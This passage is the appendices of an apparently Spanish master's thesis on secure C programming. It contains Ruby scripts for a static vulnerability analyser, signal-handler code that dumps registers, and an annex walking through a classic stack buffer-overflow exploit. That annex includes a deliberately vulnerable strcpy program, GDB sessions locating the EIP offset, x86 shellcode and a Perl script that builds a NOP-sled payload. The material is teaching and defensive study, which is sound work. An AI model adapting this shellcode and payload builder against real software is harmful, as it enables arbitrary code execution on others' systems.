							puts "#{valShort}"
							puts "#{line}"
							flagMaxUShot = 0
							flagIntUshort += 1
						end
					end
				end
			elsif (flagMaxUShot == 1 && flagNegUShort == 1) then
				integers.each do |subObj|
					if (subObj.tipo == "unsigned short") then
						if(line =~
/^\s*#{subObj.nombre}\s*=\s*#{obj.nombre}\s*;/) then
							puts "Asignacion int -> unsigned
short con size > 65535 y signo negativo"
							puts "#{valShort}"
							puts "#{line}"
							flagMaxUShot = 0
							flagNegUShort = 0
							flagIntUshort += 1
						end
					end
				end
			end
		end
	end
end
if(flagIntUshort == 0) then
	puts "No se han dectectado vulnerabilidades por asignacion de int a ushort
int"
end

#Suma/diferencia de punteros: uso de ptrdiff_t

puts "\n"
puts "SUMA/RESTA DE PUNTEROS"
puts "\n"
flagSumPtr = 0
text.each_line do |line|
	if(line =~ /\s*(\w+)\s*=\s*(\w+)\s*(\+|-)\s*(\w+)\s*;/) then
		a = $2
		b = $4
		c = $1
		index1 = integers.find_index { |e| e.nombre.match(/#{a}/) }
		index2 = integers.find_index { |e| e.nombre.match(/#{b}/) }
		index3 = integers.find_index { |e| e.nombre.match(/#{c}/) }
```

```
            if(integers[index1].pointer == 1 && integers[index1].pointer == 1) then
                  if(integers[index3].tipo =~ /int/) then
                        puts "Warning: suma de punteros: #{line}"
                        puts "definir int #{integers[index3].nombre} como
ptrdiff_t #{integers[index3].nombre}"
                        flagSumPtr = 1
                  end
            end
      end
end
if(flagSumPtr == 0) then
      puts "No se han dectectado vulnerabilidades por operaciones con punteros y
asignacion a variable tipo int"
end


## CERRAMOS EL INFORME
informe.close
```

8.2.7. Fichero config.xml

```
<root>
      <Confg name="nombre" value="integer_overflow2"></Confg>
      <Confg name="caracter" value="A"></Confg>
      <Confg name="offset" value="560"></Confg>
      <Confg name="signal" value="ON"></Confg>
      <Confg name="vulIntegers" value="OFF"></Confg>
</root>
```

8.2.8. Fichero function.txt

```
static void mySigAction(int iSignal, siginfo_t *psSigInfo, void *pvContext)
{
   ucontext_t *psContext = (ucontext_t*)pvContext;

   printf("-------------------------------------------\n");
   printf("Recibido SIGSEGV en la direccion: 0x%lx\n",(long) psSigInfo-
>si_addr);
   printf("\n");
   printf("Registro EAX:  %x\n", psContext->uc_mcontext.gregs[REG_EAX]);
   printf("Registro EBX:  %x\n", psContext->uc_mcontext.gregs[REG_EBX]);
   printf("Registro ECX:  %x\n", psContext->uc_mcontext.gregs[REG_ECX]);
   printf("Registro EDX:  %x\n", psContext->uc_mcontext.gregs[REG_EDX]);
   printf("Registro ESI:  %x\n", psContext->uc_mcontext.gregs[REG_ESI]);
   printf("Registro EDI:  %x\n", psContext->uc_mcontext.gregs[REG_EDI]);
   printf("Registro ESP:  %x\n", psContext->uc_mcontext.gregs[REG_ESP]);
   printf("Registro EBP:  %x\n", psContext->uc_mcontext.gregs[REG_EBP]);
   printf("Registro EIP:  %x\n", psContext->uc_mcontext.gregs[REG_EIP]);
   printf("-------------------------------------------\n");

   exit(-1);
}
```

8.2.9. Fichero include.txt

```
#define _GNU_SOURCE

#include <signal.h>
#include <ucontext.h>
```

8.2.10. Fichero main.txt

```
//Configuracion para captura de SIGEGV
struct sigaction sSigAction;
sSigAction.sa_flags = SA_SIGINFO;
sSigAction.sa_sigaction = mySigAction;
sigemptyset(&sSigAction.sa_mask);
sigaction(SIGSEGV, &sSigAction, NULL);
```

8.3. ANEXO3: EJECUCIÓN DEL PROGRAMA ANALIZADOR.RB

El programa Analizador.rb y el resto de scripts de análisis de vulnerabilidades están escritos en Ruby, por lo que para su ejecución se necesita de un compilador de Ruby, en una versión 1.9 o superior para evitar posibles incompatibilidades de las distintas librerías o gemas de Ruby.

La estructura de directorio donde se aloja el programa Analizador.rb y el resto de componentes debe ser el siguiente:

- Directorio Raiz:
  - fuentes: directorio/carpeta donde se guardan los .c a analizar
  - informes: directorio/carpeta donde se guardan los informes de análisis generados
  - Analizador.rb
  - AnalyBufferOverflow.rb
  - AnalyDinamicMem.rb
  - AnalyFormatOutput.rb
  - AnalyInteger.rb
  - config.xml: fichero de configuración del programa Analizador.rb
  - function.txt: fichero de texto plano que incluye el código fuente de la función para el tratamiento de la señal SIGSEGV en caso de desbordamiento de buffer
  - include.txt: fichero de texto plano que incluye el código fuente con las cabeceras necesarias para el tratamiento de la señal SIGSEGV y visualización de los registros de la pila
  - main.txt: fichero de texto plano que incluye el código fuente para incluir en la función main() y poder tratar la señal SIGSEGV

Para ejecutar el programa Anlizador.rb:

- Configurar el fichero config.xml adecuadamente
- Situarse en el directorio raíz y ejecutar: ruby Analizador.rb

8.4. ANEXO4: INYECCIÓN DE CÓDIGO SHELL POR DESBORDAMIENTO DE BUFFER

Aprovechando el desbordamiento de buffer, se va a introducir código Shell ajeno para ejecuta algún comando, en este caso, abrir un terminal de consola.

Para presentar este ejemplo se va a usar el siguiente programa vulnerable:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
	char buffer[256];

	strcpy(buffer, str);
```

```
        return 1;
}

int main(int argc, char **argv)
{
        bof(argv[1]);
        printf("Ejecucion normal\n");
        return 1;
}
```

Este programa presenta la siguiente vulnerabilidad: la función “strcpy(buffer, str)”, en la función “int bof(char *str)”, no controla si el número de caracteres introducidos por “str” es mayor de 10, ni tampoco se ha añadido el código necesario para controlar el numero de caracteres que se copian al buffer “buffer”. Aprovechando que la función “strcpy” está justo antes del return a la función main, se va a proceder a realizar un desbordamiento del buffer “buffer” para intentar sobre-escribir el registro EIP con una dirección de memoria determinada. El objetivo es escribir una dirección de memoria de retorno en el registro EIP la cual apunte de tal manera que se ejecute el código Shell malicioso. Para ello, se debe seguir los siguientes pasos previos:

- Asegurarnos que el tamaño del string introducido para desbordar el buffer es lo suficientemente grande como para sobre-escribir el registro EIP
- Construir un string con una estructura adecuada para que se ejecute el código Shell malicioso

Paso 1: sobre-escritura del registro EIP

Por ejemplo, para conseguir sobre-escribir el registro EIP, vamos aumentando el string introducido de 4 en 4 a partir del tamaño definido para la variable “buffer” (256).

Para poder chequear si sobre-escribimos el registro EIP usamos la herramienta GDB, e introducimos por la línea de comandos un string de, inicialmente, 260 “A”. Para ello usamos el comando “print” de Perl:

perl –e ‘{print “A”x”260”}’

Hasta que no obtengamos mensaje por el depurador GDB que se muestra a continuación, iremos aumentando el tamaño del string introducido en 4.

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Ejecutamos el depurador GDB con el siguiente comando:

gdb –q bffOverTestEIP

Donde bffOverTestEIP es el programa anterior compilado con gcc con las opciones de protección contras desbordamiento de buffer desactivadas, tal y como se comentó anteriormente.

```
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ gdb -q bffOverShellcode
Leyendo símbolos desde /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode...hecho.
(gdb) run `perl -e 'print "A"x260'`
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode `perl -e 'print "A"x260'`
Ejecucion normal
[Inferior 1 (process 2860) exited with code 01]
(gdb) run `perl -e 'print "A"x264'`
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode `perl -e 'print "A"x264'`
Ejecucion normal

Program received signal SIGSEGV, Segmentation fault.
0xb7fda006 in ?? ()
(gdb) run `perl -e 'print "A"x268'`
The program being debugged has been started already.
Start it from the beginning? (y o n) y
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode `perl -e 'print "A"x268'`

Program received signal SIGSEGV, Segmentation fault.
0x08048400 in frame_dummy ()
(gdb) run `perl -e 'print "A"x272'`
The program being debugged has been started already.
Start it from the beginning? (y o n) y
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode `perl -e 'print "A"x272'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x1      1
ecx            0xbffff320       -1073745120
edx            0xbfffef7c       -1073746052
ebx            0xb7fc1ff4       -1208213516
esp            0xbfffef80       0xbfffef80
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x41414141       0x41414141
eflags         0x10202  [ IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
```

Una vez dentro de la aplicación GDB, ejecutamos el siguiente comando para correr el programa:

(gdb) run `perl –e ‘{print “A”x”260”}’`

Con esto introducimos 260 “A” por la línea de comandos al programa bffOverTestEIP.

Como podemos ver en la imagen anterior, hasta que no introducimos un string de 272 “A”, con conseguimos obtener el mensaje que nos indica que se ha sobre-escrito el registro EIP:

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Cuando se ejecuta la orden “ret” para volver del la función bof a main, se aborta el programa al ser la dirección de retorno (dirección a la que apunta el registro EIP) 0x41414141 (AAAA), la cual es una dirección no válida. El objetivo es que esta dirección de retorno sea la adecuada para que apunte al código Shell introducido en la variable “buffer[256]”.

De aquí en adelante, sabemos que para el entorno que estamos usando (sistema operativo, compilador), el número de bytes extra que hay que añadir a una buffer, para poder sobre-escribir el registro EIP es de +16 bytes.

Otro dato importante que debemos apuntar es la dirección a la que apunta el registro ESP, en este caso, 0xbfffef80. Este registro apunta al comienzo de la pila o stack. Como ya se explicaré más adelante, usaremos esta dirección para aplicar un offset y saltar a una dirección de la pila adecuada que nos permita ejecutar el código Shell malicioso.

Estructura del string malicioso

Para ejecutar el código Shell malicioso, la idea es introducir un string para desbordar la variable "buffer" con la siguiente estructura:




Fig.12 Esquema del string malicioso

La idea es que, al sobre-escribir el registro EIP con la dirección adecuada, el programa cambie su flujo de ejecución y salte dentro de la zona de instrucciones NOP guardadas en la variable "buffer", de tal manera que el programa ira saltando hasta llegar al código Shell, ejecutándolo.

Para calcular la dirección de retorno adecuada tomamos la dirección apuntada por el registro ESP anterior (0xbfffef80) y le sumamos un cierto offset para intentar caer dentro de la zona de instrucciones NOP. Realmente, este es un método de ensayo y error.

Código Shell

El código Shell que vamos a introducir ejecuta el comando apertura del CD/DVD para un sistema operativo Linux (Ubuntu):

```
"\x6a\x0b\x58\x99\x52"
"\x6a\x6d\x68\x63\x64"
"\x72\x6f\x89\xe1\x52"
"\x66\x68\x63\x74\x68"
"\x2f\x65\x6a\x65\x68"
"\x2f\x62\x69\x6e\x68"
"\x2f\x75\x73\x72\x89"
"\xe3\x52\x51\x53\x89"
"\xe1\xcd\x80\x40\xcd"
"\x80"
```

Generar el código Shell para que haga una determinada función no es una tarea trivial, además, usarlo como código malicioso implica tener en cuenta una serie condiciones especiales, como por ejemplo, que en el código Shell no debe haber ningún campo NULL.

Script para la generación del string malicioso

Para la generación del string anteriormente descrito, se ha usado un script el Perl, el cual guarda el resultado en la variable local EGG. Posteriormente, se ejecutara el programa vulnerable introduciendo por la línea de comando la variable local EGG.

```
#!/usr/bin/perl
use POSIX;
use strict;

# Tamaño del buffer a desbordar
my $buflen = 256;
# Offset a sumar a la direccion esp
my $offset = 0x1C2;
# Direccion de retorno
my $address = 0xbfffef80;
#Codigo malicioso
my $shellcode =
              "\x6a\x0b\x58\x99\x52".
              "\x6a\x6d\x68\x63\x64".
              "\x72\x6f\x89\xe1\x52".
              "\x66\x68\x63\x74\x68".
              "\x2f\x65\x6a\x65\x68".
              "\x2f\x62\x69\x6e\x68".
              "\x2f\x75\x73\x72\x89".
              "\xe3\x52\x51\x53\x89".
              "\xe1\xcd\x80\x40\xcd".
              "\x80";

# calculamos la direccion de retorno y la convertimos a binario
my $eip = $address + $offset;
my $bin_eip = pack('l', $eip);

# $cruft tiene la estructura de buffer deseado para
# inyectar el codigo shell
# [ NNNNNNNNNNN ] [ SHELLCODE ] [ ADDR ] [ ADDR ]
my $cruft = "\x90" x ($buflen - length($shellcode)) . $shellcode . $bin_eip x 4;
```

```
# Inicio del programa
printf("[i] Nueva direccion de retorno: 0x%08x\n", $eip);
# La variable de entorno EGG tendra el buffer con
# codigo shell
print "[+] valor de la variable EGG\n";
$ENV{"EGG"} = $cruft;

system("/bin/sh");
```

La nueva dirección de retorno se calcula como $eip = $address + $offset, donde "address" es la dirección apuntada por el registro EBP, y "offset" es el valor que le sumamos para intentar caer dentro del campo de instrucciones NOP. En este caso se le ha sumado 0x1C2, siendo la dirección de retorno resultante 0xbffff142

Este script lanza al final un terminal de consola para que podamos ejecutar el programa vulnerable. Para poder ver como se sobre-escribe el registro EIP y se ejecuta el código Shell usamos, de nuevo, el depurador GDB

En la siguiente figura, vemos en el recuadro rojo la ejecución del script y el lanzamiento del del programa vulnerable con el depurador GDB:

```
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ perl scriptShellCode.pl
[i] using ret address: 0xbffff142
[+] setting EGG environment variable
$ gdb -q bffOverShellcode
Leyendo símbolos desde /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode...hecho.
(gdb) run $EGG
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode $EGG
process 2954 is executing new program: /usr/bin/eject
[Inferior 1 (process 2954) exited normally]
(gdb)
```

Como podemos ver en la imagen anterior, al ejecuta el programa vulnerable (comando "run $EGG"), se ejecuta el código shell introducido (recuadro verde), el cual, como se dijo, es la apertura de la unidad de dvd/cd → /usr/bin/eject

Para comprobar que el registro EIP se ha sobre-escrito con la dirección que queremos, hacemos lo siguiente dentro del depurador GDB:

```
$ gdb -q bffOverShellcode
Leyendo símbolos desde /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode...hecho.
(gdb) list 1
1       #include <stdlib.h>
2       #include <stdio.h>
3       #include <string.h>
4
5       int bof(char *str)
6       {
7               char buffer[256];
8
9               strcpy(buffer, str);
10
(gdb)
11              return 1;
12      }
13
14      int main(int argc, char **argv)
15      {
16              bof(argv[1]);
17              printf("Ejecucion normal\n");
18              return 1;
19      }
(gdb) break 11
Punto de interrupción 1 at 0x8048432: file bffOverShellcode.c, line 11.
(gdb) run $EGG
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverShellcode $EGG

Breakpoint 1, bof (str=0xbffff100 "lcode") at bffOverShellcode.c:11
11              return 1;
(gdb) next
12      }
(gdb) next
0xbffff142 in ?? ()
(gdb)
```

- Listamos el .c del programa vulnerable. Comando “list 1”
- Establecemos un break-point en la línea correspondiente al return de la función “bof”. Comando “break 11”
- Ejecutamos el programa vulnerable introduciendo la variable local EGG por la línea de comandos. Comando “run $EGG”
- Una vez el programa se pare en el break-point establecido, ejecutamos el comando “next” hasta que el programa intente volver a la función main(), momento en el que nos aparece el mensaje 0xbffff142 in ¿? (). Con este mensaje comprobamos que el registro EIP se ha sobre-escrito con la dirección que queremos

8.5. ANEXO 5: DESBORDAMIENTO BUFFER: VISUALIZACIÓN DE LOS RESGITROS DE MEMORIA EN TIEMPO DE EJECUCIÓN

De cara a la visualización de los registros de memoria (especialmente el registro EIP) sin necesidad de acudir a la herramienta de depuración GDB para poder comprobar los efectos del desbordamiento de buffer, se ha usado la captura de la señal SIGSEGV lanzada por el sistema operativo Linux al producirse un desbordamiento de buffer, y la visualización de las variables de entorno que acompañan a la captura de esa señal para así poder ver los registros de memoria.

El código necesario para el tratamiento de esta señal y la visualización de los registros de memoria es el siguiente:

```
static void mySigAction(int iSignal, siginfo_t *psSigInfo, void *pvContext)
{
   ucontext_t *psContext = (ucontext_t*)pvContext;

   printf("-----------------------------------------\n");
   printf("Recibido SIGSEGV en la direccion: 0x%lx\n",(long) psSigInfo->si_addr);
   printf("\n");
   printf("Registro EAX:  %x\n", psContext->uc_mcontext.gregs[REG_EAX]);
   printf("Registro EBX:  %x\n", psContext->uc_mcontext.gregs[REG_EBX]);
   printf("Registro ECX:  %x\n", psContext->uc_mcontext.gregs[REG_ECX]);
   printf("Registro EDX:  %x\n", psContext->uc_mcontext.gregs[REG_EDX]);
   printf("Registro ESI:  %x\n", psContext->uc_mcontext.gregs[REG_ESI]);
   printf("Registro EDI:  %x\n", psContext->uc_mcontext.gregs[REG_EDI]);
   printf("Registro ESP:  %x\n", psContext->uc_mcontext.gregs[REG_ESP]);
   printf("Registro EBP:  %x\n", psContext->uc_mcontext.gregs[REG_EBP]);
   printf("Registro EIP:  %x\n", psContext->uc_mcontext.gregs[REG_EIP]);
   printf("-----------------------------------------\n");

   exit(-1);
}
```

Esta es la función de tratamiento de la señal SIGSEGV, y en alguna parte de la función main() hay que incluir el siguiente código:

```
struct sigaction sSigAction;

//Configuracion para captura de SIGEGV
sSigAction.sa_flags = SA_SIGINFO;
sSigAction.sa_sigaction = mySigAction;
sigemptyset(&sSigAction.sa_mask);
sigaction(SIGSEGV, &sSigAction, NULL);
```

CASO DE ESTUDIO

Consideremos el siguiente programa donde tenemos dos buffers, “buffer_one” y “buffer_two”, y una variable de tipo entero “value”. Todas estas variables están declaradas en el stack o pila de memoria de manera contigua, siendo la primera de ellas “buffer_one”. Mediante la introducción de una cadena de caracteres desde la línea de comandos usando la función strcpy en el buffer_two, provocamos una situación de vulnerabilidad al poder sobre-escribir mediante un desbordamiento de buffer las variables buffer_one y value. Para poder ver el efecto del desbordamiento de buffer, además de capturar la señal SIGSEGV, vamos mostrando por pantalla en contenido de las distintas variables antes y después de copiar la línea de comandos en

buffer_two. Inicialmente se copian los strings “one” y “two” en buffer_one y buffer_two para tener una referencia.

```
#define _GNU_SOURCE

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <signal.h>
#include <ucontext.h>

static void mySigAction(int iSignal, siginfo_t *psSigInfo, void *pvContext)
{
   ucontext_t *psContext = (ucontext_t*)pvContext;

   printf("-----------------------------------------\n");
   printf("Recibido SIGSEGV en la direccion: 0x%lx\n",(long) psSigInfo->si_addr);
   printf("\n");
   printf("Registro EAX:  %x\n", psContext->uc_mcontext.gregs[REG_EAX]);
   printf("Registro EBX:  %x\n", psContext->uc_mcontext.gregs[REG_EBX]);
   printf("Registro ECX:  %x\n", psContext->uc_mcontext.gregs[REG_ECX]);
   printf("Registro EDX:  %x\n", psContext->uc_mcontext.gregs[REG_EDX]);
   printf("Registro ESI:  %x\n", psContext->uc_mcontext.gregs[REG_ESI]);
   printf("Registro EDI:  %x\n", psContext->uc_mcontext.gregs[REG_EDI]);
   printf("Registro ESP:  %x\n", psContext->uc_mcontext.gregs[REG_ESP]);
   printf("Registro EBP:  %x\n", psContext->uc_mcontext.gregs[REG_EBP]);
   printf("Registro EIP:  %x\n", psContext->uc_mcontext.gregs[REG_EIP]);
   printf("-----------------------------------------\n");

   exit(-1);
}

int main(int argc, char *argv[])
{
       int value = 5;
       char buffer_one[8], buffer_two[8];

       struct sigaction sSigAction;

       //Configuracion para captura de SIGEGV
       sSigAction.sa_flags = SA_SIGINFO;
       sSigAction.sa_sigaction = mySigAction;
       sigemptyset(&sSigAction.sa_mask);
       sigaction(SIGSEGV, &sSigAction, NULL);

       strcpy(buffer_one, "one");
       strcpy(buffer_two, "two");

       printf("\n");
       printf("[ANTES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
       printf("[ANTES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
       printf("[ANTES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);

       printf("\n[STRCPY] copinado %d bytes en buffer_two\n\n", strlen(argv[1]));
       strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

       printf("[DESPUES] direccion buffer_two->%p | Contenido \'%s\'\n", buffer_two,
buffer_two);
       printf("[DESPUES] direccion buffer_one->%p | Contenido \'%s\'\n", buffer_one,
buffer_one);
```

```
	printf("[DESPUES] direccion value->%p | Valor %d (0x%08x)\n", &value, value,
value);
	printf("\n");

	return 0;
}
```

A continuación, vamos a ir introduciendo por la línea de comandos cadenas de caracteres de con la letra “A” para ir viendo como se sobre-escriben las distintas variables al producir un desbordamiento de debuffer de “buffer_two”.

Cuando se introduzca una cadena lo suficientemente larga como para sobre-escribir el registro EIP, al finalizar la función main() se generará el sistema operativo lanzará la señal SIGSEGV para abortar el programa, al apuntar el registro EIP a una zona de memoria no esperada, que en este caso será 0x41414141 (“AAAA”).

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram/buffer$ ./bufferOverflowTrace1 `perl -e 'print "A"x7'`

[ANTES] direccion buffer_two->0xbffff0ac | Contenido 'two'
[ANTES] direccion buffer_one->0xbffff0b4 | Contenido 'one'
[ANTES] direccion value->0xbffff0bc | Valor 5 (0x00000005)

[STRCPY] copinado 7 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbffff0ac | Contenido 'AAAAAAA'
[DESPUES] direccion buffer_one->0xbffff0b4 | Contenido 'one'
[DESPUES] direccion value->0xbffff0bc | Valor 5 (0x00000005)

btjr@btjr:~/Tesis Master INGSW/C/testProgram/buffer$ ./bufferOverflowTrace1 `perl -e 'print "A"x8'`

[ANTES] direccion buffer_two->0xbffff0ac | Contenido 'two'
[ANTES] direccion buffer_one->0xbffff0b4 | Contenido 'one'
[ANTES] direccion value->0xbffff0bc | Valor 5 (0x00000005)

[STRCPY] copinado 8 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbffff0ac | Contenido 'AAAAAAAA'
[DESPUES] direccion buffer_one->0xbffff0b4 | Contenido ''
[DESPUES] direccion value->0xbffff0bc | Valor 5 (0x00000005)

btjr@btjr:~/Tesis Master INGSW/C/testProgram/buffer$ ./bufferOverflowTrace1 `perl -e 'print "A"x16'`

[ANTES] direccion buffer_two->0xbffff09c | Contenido 'two'
[ANTES] direccion buffer_one->0xbffff0a4 | Contenido 'one'
[ANTES] direccion value->0xbffff0ac | Valor 5 (0x00000005)

[STRCPY] copinado 16 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbffff09c | Contenido 'AAAAAAAAAAAAAAAA'
[DESPUES] direccion buffer_one->0xbffff0a4 | Contenido 'AAAAAAAA'
[DESPUES] direccion value->0xbffff0ac | Valor 0 (0x00000000)
```

Como se aprecia en la imagen anterior, podemos ver como la cadena de caracteres (en este caso “A” x n) copiada a buffer_two se va desbordando hasta sobre-escribir buffer_one y el entero value Al introducir por la línea de comandos un cadena de “A”x8, el carácter ‘\0’ de buffer_two se desborda y pasa a buffer_one, de ahí que tengamos que después de ejecutar strcpy sobre buffer_two el contenido de buffer_one sea “null” en vez de “one”.

Si ahora introducimos una cadena de una longitud de 16 bytes, el carácter ‘\0’ se desbordará de buffer_two al entero value, tal y como podemos ver en la imagen anterior, donde el valor almacenado en value pasa de ser 5 a 0.

Ahora comprobaremos cuando se sobre-escribe el registro EIP, lanzándose la señal SIGSEGV cuando finalice la función main(), momento en el que se tratará la señal y se

mostrará por pantalla el valor de los registros de memoria. Para llegar a sobre-escribir el registro EIP se introduce una cadena de caracteres de 36 bytes:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram/buffer$ ./bufferOverflowTrace1 `perl -e 'print "A"x36'`

[ANTES] direccion buffer_two->0xbffff08c | Contenido 'two'
[ANTES] direccion buffer_one->0xbffff094 | Contenido 'one'
[ANTES] direccion value->0xbffff09c | Valor 5 (0x00000005)

[STRCPY] copinado 36 bytes en buffer_two

[DESPUES] direccion buffer_two->0xbffff08c | Contenido 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DESPUES] direccion buffer_one->0xbffff094 | Contenido 'AAAAAAAAAAAAAAAAAAAAAAAAAA'
[DESPUES] direccion value->0xbffff09c | Valor 1094795585 (0x41414141)

--------------------------------------------
Recibido SIGSEGV en la direccion: 0x41414141

Registro EAX:  a
Registro EBX:  b7fc0ff4
Registro ECX:  ffffffff
Registro EDX:  b7fc28b8
Registro ESI:  0
Registro EDI:  41414141
Registro ESP:  bffff0b0
Registro EBP:  41414141
Registro EIP:  41414141
--------------------------------------------
```

Tal y como se ve en la imagen anterior, la dirección a la que apunta EIP es la esperada, es decir, 0x41414141 (AAAA).

9. LISTA DE FIGURAS

10. LISTA DE PALABRAS CLAVES

Overflow	Desbordamiento de un buffer cuando se copia en él una cadena de caracteres mayor que su tamaño
Stack	Pila o memoria de ejecución
Heap Memory	Zona de la memoria donde se guardan las estructuras de memoria dinámica
Chunk	Trozo de memoria que se refiere a las estructuras de memoria dinámica
buffer	Contenedor temporal en memoria de datos
string	Cadena de caracteres
EIP	registro de la pila o stack donde se almacena la dirección de la siguiente instrucción a ejecutar en un programa

11. BIBLIOGRAFIA DE REFERENCIA

- Secure Coding in C and C++. Second Edition. Robert C. Seacord
- Hacking The Art of Exploitation. Second Edition. Jon Erickson
- Hacia la Ingeniería de Software Seguro. Marta Castellaro, Susana Romaniz, Juan Ramos, Pablo Pessolani
- Introduction to Shellcoding How to exploit buffer overflows. Michel Blomgren
- Programming Ruby 1.9 & 2.0 (4th Edition) The Pragmatic Programmers' Guide. Dave Thomas